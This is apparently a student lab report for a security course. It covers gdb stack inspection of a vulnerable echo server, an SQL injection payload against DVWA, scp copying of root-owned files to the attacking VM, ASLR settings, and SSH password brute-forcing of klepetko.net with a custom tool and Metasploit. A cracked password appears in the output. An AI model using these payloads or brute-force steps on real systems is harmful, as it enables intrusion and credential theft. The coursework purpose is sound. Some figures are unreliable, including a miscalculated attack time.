

# PROJECT REPORT

CS Project 2- April 01, 2024

Group: Techies

Vooha sree Chitta (A05306488)

Charishma Maganti (A05317920)

D. Dhanush Narasimha Reddy (A05307038)

## Section I:

### Introduction:


The primary objective of this project is to create a sandbox network using virtualization technologies and implement security policies to enforce a secure environment. Through this project, we aim to:

- 1) Creating nonroot users in A.1 and B.1 and try to access /root/files location using SSH login.
- 2) Building programs tcps,tcph and tcpc after modifying ip address and paths in those files using given make file.
- 3) Analyzing the echo program using gdb in A.1 and B.1.
- 4) Usage of DVMA with respect to attack one from another.
- 5) Capturing attacked packets using wireshark.
- 6) Cracking the password of klepetko.net for user50 using c program.
- 7) Cracking the password of klepetko.net for user50 using msfconsole.
- 8) Cracking the password of klepetko.net using usernames and passwords from different txt files in msfconsole.
- 9) Retrieving files secret.pdf.enc1 and secret.pdf.enc2 from klepetko.net.  
Retrieving files secret.pdf.enc1 and secret.pdf.enc2 from klepetko.net.
- 10) Developing a decryption program to decrypt secret.pdf.enc1 where it is encrypted by performing XOR on a block of 8 bytes with a key.
- 11) Creating a test file to store “abcdefgh” and choosing key as  
“0x0000000000000001C” to encrypt the test file and decrypt it using dec2.c.
- 12) Creating a bruteforce attack program to crack the key of test file and use the same program to retrieve key for secret.pdf.enc2

	<b>Vooha</b>	<b>Charishma</b>	<b>Dhanush</b>
<b>Task 1</b>	Yes	Partial	Partial
<b>Task 2</b>	Partial	Yes	Partial
<b>Task 3</b>	Partial	Partial	Yes
<b>Task 4</b>	Yes	Partial	Partial
<b>Task 5</b>	Yes	Partial	Partial
<b>Task 6</b>	Partial	Partial	Yes
<b>Task 7</b>	Partial	Yes	Partial


## Section II: (Task I):

- i) Show whether or not you can read the files in /root/files of A.1 with local login and SSH login.




- ii) Find and report exactly how many bytes are needed to crash the echo program.

9 Bytes are required for the program to crash



- iii) Show which user ID is running the echo program in A.1.



- iv) Show which user ID is running the SSH service in A.1.

```
nonroot@Ubuntu: ~/proj2a
A connection from 192.168.200.101 is opened!
A connection from 192.168.200.101 is closed!
A connection from 192.168.200.101 is opened!
A connection from 192.168.200.101 is closed!
A connection from 192.168.200.101 is opened!
^C
nonroot@Ubuntu:~/proj2a$ ./tcps
A connection from 192.168.200.101 is opened!
A connection from 192.168.200.101 is closed!
^C
nonroot@Ubuntu:~/proj2a$
nonroot@Ubuntu:~/proj2a$
nonroot@Ubuntu:~/proj2a$ ps -e | grep 'ssh'
  724 ?        00:00:00 sshd
 21647 ?        00:00:00 sshd
 21724 ?        00:00:00 sshd
nonroot@Ubuntu:~/proj2a$ ps -u -p 724,21647,21724
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root        724  0.0  0.2  15432  4736 ?        Ss   06:54   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-
root    21647  0.2  0.5  17428  11136 ?        Ss   18:11   0:00 sshd: nonroot [priv]
nonroot  21724  0.0  0.4  17560   7992 ?        S    18:11   0:00 sshd: nonroot@pts/0
nonroot@Ubuntu:~/proj2a$
nonroot@Ubuntu:~/proj2a$
nonroot@Ubuntu:~/proj2a$
nonroot@Ubuntu:~/proj2a$
nonroot@Ubuntu:~/proj2a$
nonroot@Ubuntu:~/proj2a$
nonroot@Ubuntu:~/proj2a$
```


### Section III: (Task II):

- i) Show a screenshot of gdb running to a breakpoint in foo() of tcph in B.1.

```
vooha@kali: ~
File Actions Edit View Help
Setting up libbabeltrace1:amd64 (1.5.11-3+b3) ...
Setting up gdb (13.2-1) ...
Processing triggers for libc-bin (2.37-12) ...
Processing triggers for man-db (2.12.0-1) ...
Processing triggers for kali-menu (2023.4.6) ...
(vooha@kali)-[~]
$ gdb ./tcph
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./tcph...
(gdb) b 21
Breakpoint 1 at 0x401234: file tcph.c, line 23.
(gdb)
```


- ii) Show a screenshot of gdb showing the stack of foo() of tcph in B.1.



```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Kali Linux
voooha@kali: ~ - ssh/homepage.html
File Actions Edit View Help
Find the GDB manual and other documentation online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from ./tcph...
(gdb) b 21
Breakpoint 1 at 0x401234: file tcph.c, line 23.
(gdb) run
Starting program: /home/voooha/tcph
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
techies

Breakpoint 1, foo (in=0x7fffffffcd40 "techies\n") at tcph.c:23
23      strcpy(buf, in);
(gdb) backtrace 5
#0  foo (in=0x7fffffffcd40 "techies\n") at tcph.c:23
#1  0x0000000004011dd in main () at tcph.c:14
(gdb) x/15x foo
0x401224 <foo>: 0xfa1e0ff3      0xe5894855      0x20ec8348      0xe87d8948
0x401234 <foo+16>: 0xe8558b48      0xf8458d48      0x48d68948      0x39e
8c789
0x401244 <foo+32>: 0x90ffffffe      0x0000c3c9      0xfa1e0ff3      0x08e
c8348
0x401254 <_fini+8>: 0x08c48348      0x000000c3      0x00000000
(gdb)
```


- iii) Report the values of \$rsp, \$rbp, the address of buf, and the address of the return address of foo() in B.1.



```
Kali Linux
voooha@kali: ~ - ssh/homepage.html
File Actions Edit View Help
(gdb) run
Starting program: /home/voooha/tcph
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
techies

Breakpoint 1, foo (in=0x7fffffffcd40 "techies\n") at tcph.c:23
23      strcpy(buf, in);
(gdb) backtrace 5
#0  foo (in=0x7fffffffcd40 "techies\n") at tcph.c:23
#1  0x0000000004011dd in main () at tcph.c:14
(gdb) x/15x foo
0x401224 <foo>: 0xfa1e0ff3      0xe5894855      0x20ec8348      0xe87d8948
0x401234 <foo+16>: 0xe8558b48      0xf8458d48      0x48d68948      0x39e
8c789
0x401244 <foo+32>: 0x90ffffffe      0x0000c3c9      0xfa1e0ff3      0x08e
c8348
0x401254 <_fini+8>: 0x08c48348      0x000000c3      0x00000000
(gdb) print $rsp
$1 = (void *) 0x7fffffffcd10
(gdb) print $rbp
$2 = (void *) 0x7fffffffcd30
(gdb) print &buf
$3 = (char (*)[8]) 0x7fffffffcd28
(gdb) print &foo
$4 = (void (*)(char *)) 0x401224 <foo>
(gdb)
```

- iv) Report the values of \$rsp, \$rbp, the address of buf, and the address of the return address of foo() in A.1.



```
nonroot@Ubuntu: ~/proj2a
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./tcph...
(gdb) b 21
Breakpoint 1 at 0x401234: file tcph.c, line 23.
(gdb) run
Starting program: /home/nonroot/proj2a/tcph
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
techies


Breakpoint 1, foo (in=0x7fffffffde30 "techies\n") at tcph.c:23
23      strcpy(buf, in);
(gdb) print $rsp
$1 = (void *) 0x7fffffffde00
(gdb) print $rbp
$2 = (void *) 0x7fffffffde20
(gdb) print &buf
$3 = (char (*)[8]) 0x7fffffffde18
(gdb) print &foo
$4 = (void (*)(char *)) 0x401224 <foo>
(gdb)
```

## Section IV: (Task III):

- i) Show a screenshot that the echo program is exploited.
- ii) Show the exploiting packet captured in B.1.
- iii) Report how you retrieve the files from A.1 to B.1. Give steps in detail.  
By doing scp to the files `scp /root/files/* vooha@192.168.200.101:/home/vooha/`
- iv) Show the content of the smallest file in the retrieved files.
- v) Show the injected SQL statement.  
Select first\_name,last\_name from users where user\_id = 1 or '1' = '1'  
UNION select user\_id, first\_name from users #



- vi) Show the screenshot of the web page that show all user` IDs, first names, and last names.



## Section V:

- i) One defense mechanism is to randomize the address space of stack memory (so called randomization). The shell scripts, enablerandom.sh and disablerandom.sh, are provided to show how to enable or disable the defense mechanism.

```
(vooha@kali)-[~]
$ sudo su -c "sysctl -w kernel.randomize_va_space=0"
kernel.randomize_va_space = 0

(vooha@kali)-[~]
$ sudo su -c "sysctl -w kernel.randomize_va_space=2"
kernel.randomize_va_space = 2

(vooha@kali)-[~]
$
```

- ii) Discuss the reason that randomization can defeat the attack. Randomization of the address space of stack memory is an effective defense mechanism because it makes it much harder for attackers to predict the memory layout of a process. When an attacker attempts to exploit a vulnerability, such as a buffer overflow, they often rely on

knowing the exact memory addresses of certain data or code within the process's memory space. By randomizing the addresses, the attacker cannot reliably determine where specific data or code resides, making it significantly more difficult to exploit successfully. It works by introducing entropy into the memory layout, making it unpredictable. This means that even if an attacker successfully finds a vulnerability and gains control of the program's execution flow, they are less likely to be able to locate and manipulate critical data or code necessary to compromise the system.

- iii) Assume only the low 16 bits of the stack address is randomized. What is the probability that an exploiting packet can compromise the server? Assume an attacker can send 10 exploiting packets every second. How long will it take for the attacker to compromise the server? If only low 16 bits are randomised then  $2^{16}$  addresses are possible. So, to guess that address for him the probability would be  $1/2^{16} = 1/65536$ . Total time taken to compromise on the server would be  $1/(1/2^{16})$  for each packet. If attacker sends 10 exploiting packets per second then it requires for him to compromise on each addresses would be  $65536 \times 10 = 182$  hours

## **Section VI: (Task IV):**

- i) Show the screen shot of your program in B.1 when you are testing each password and obtaining the password to ssh klepetko.net as “user50”.



```
voocha@kali: ~  
File Actions Edit View Help  
192.168.100.101:8080 - Vulnerability: SQL Injection  
(voocha@kali)-[~]  
$ ./sshpro user50 dictionary.txt  
Permission denied, please try again.  
Unsuccessful with flqjcLNpO  
Permission denied, please try again.  
Unsuccessful with cyfvMqDXj  
Permission denied, please try again.  
Unsuccessful with quEwhgcrc  
Permission denied, please try again.  
Unsuccessful with womRomJft  
Permission denied, please try again.  
Unsuccessful with yHBDxuPAi  
Permission denied, please try again.  
Unsuccessful with dXobQabup  
Permission denied, please try again.  
Unsuccessful with rWeDHWuXu  
Permission denied, please try again.  
Unsuccessful with sWWFFXsoe  
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.5.0-26-generic x86_64)  
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/pro  
Expanded Security Maintenance for Applications is not enabled.  
18 updates can be applied immediately.  
To see these additional updates run: apt list --upgradable  
Enable ESM Apps to receive additional future security updates.  
See https://ubuntu.com/esm or run: sudo pro status  
Last login: Mon Apr 1 23:34:28 2024 from 108.147.35.163  
user50@klepetko:~$ exit  
logout  
Connection to klepetko.net closed.  
Successfully logged with password : iJPvPJCel
```

```
Kali [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
1 2 3 4  
voocha@kali: ~/proj2b/proj2  
File Actions Edit View Help  
$ ./sshpas user50 flqjcLNpO  
Failed to authenticate the user!  
(voocha@kali)-[~/proj2b/proj2]  
$ ./sshpas user50 cyfvMqDXj  
Failed to authenticate the user!  
(voocha@kali)-[~/proj2b/proj2]  
$ ./sshpas user50 quEwhgcrc  
Failed to authenticate the user!  
(voocha@kali)-[~/proj2b/proj2]  
$ ./sshpas user50 womRomJft  
Failed to authenticate the user!  
(voocha@kali)-[~/proj2b/proj2]  
$ ./sshpas user50 yHBDxuPAi  
Failed to authenticate the user!  
(voocha@kali)-[~/proj2b/proj2]  
$ ./sshpas user50 dXobQabup  
Failed to authenticate the user!  
(voocha@kali)-[~/proj2b/proj2]  
$ ./sshpas user50 rWeDHWuXu  
Failed to authenticate the user!  
(voocha@kali)-[~/proj2b/proj2]  
$ ./sshpas user50 sWWFFXsoe  
Failed to authenticate the user!  
(voocha@kali)-[~/proj2b/proj2]  
$ ./sshpas user50 iJPvPJCel  
^[[AGood!  
(voocha@kali)-[~/proj2b/proj2]  
$ ./sshpas user50 mebWLF5Of  
Failed to authenticate the user!  
(voocha@kali)-[~/proj2b/proj2]
```

ii) Report how long it takes to test each password on average.

It took around 35 seconds to test 9 passwords. On an average it took 3.88 seconds.

- iii) If the dictionary has 1 million passwords, estimate how long it will take to find the password with your program.

So to test million passwords =  $1000000 * 3.88 = 3880000$  seconds = 1077.77 hrs

## Section VII: (Task V):

For cracking “user50” to klepetko.net,

- i) Show the screen shot of the parameters of the ssh login module. Use the “info” command in the MSF console.

```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
vooha@kali: ~/proj2b
File Actions Edit View Help
TimeStampOutput => true
msf6 auxiliary(scanner/ssh/ssh_login) > info

Name: SSH Login Check Scanner
Module: auxiliary/scanner/ssh/ssh_login
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
toddb <toddb@metasploit.com>

Check supported:
No

Basic options:


| Name             | Current Setting | Required | Description                                                                                            |
|------------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false           | yes      | Attempt to login with a blank username and password                                                    |
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                                                    |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)            |
| PASSWORD         |                 | no       | A specific password to authenticate with                                                               |
| PASS_FILE        | dictionary.txt  | no       | File containing passwords, one per line                                                                |
| RHOSTS           | 99.68.230.147   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 22              | yes      | The target port                                                                                        |
| STOP_ON_SUCCESS  | true            | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| USERNAME         | user50          | no       | A specific username to authenticate as                                                                 |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                                                         |
| USER_FILE        |                 | no       | File containing usernames, one per line                                                                |
| VERBOSE          | true            | yes      | Whether to print output for all attempts                                                               |

